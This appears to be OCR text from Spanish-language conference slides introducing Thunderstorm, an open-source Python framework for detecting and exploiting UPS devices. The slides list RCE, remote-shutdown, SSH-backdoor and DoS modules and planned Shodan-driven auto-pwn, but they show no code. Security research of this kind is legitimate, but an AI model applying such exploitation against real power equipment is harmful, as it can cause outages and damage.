
Thunderstorm

- Proyecto Open Source con licencia GNU GPLv3
- Todo el código ha sido programado en Python3
- Framework de detección y explotación de SAI/UPS
- El objetivo principal es recopilar todos los exploits que existen para estos dispositivos y centralizarlos
- Uso de diferentes módulos (HTTP/S RCE, Remote Shutdown, SSH Backdoor, DoS, Proxy Socks..)

Thunderstorm



Thunderstorm



LIVE DEMO

THUNDERSTORM

Cosas por hacer

- Acceso público a la beta del framework
- Automatizar la modificación del firmware
- Integración con otras plataformas
- Modificar exploits de terceros
- Soporte para interactuar por FTP/SFTP
- Detección con Nmap Scripting Engine
- Auto-Pwn a través de Shodan/Censys

Agradecimientos

- @3v4Si0N
- @Davidungus
- @h_c0n
- @INCIBE

github.com/JoelGMSec/Thunderstorm

Thank you!

Questions?

@JoelGMSec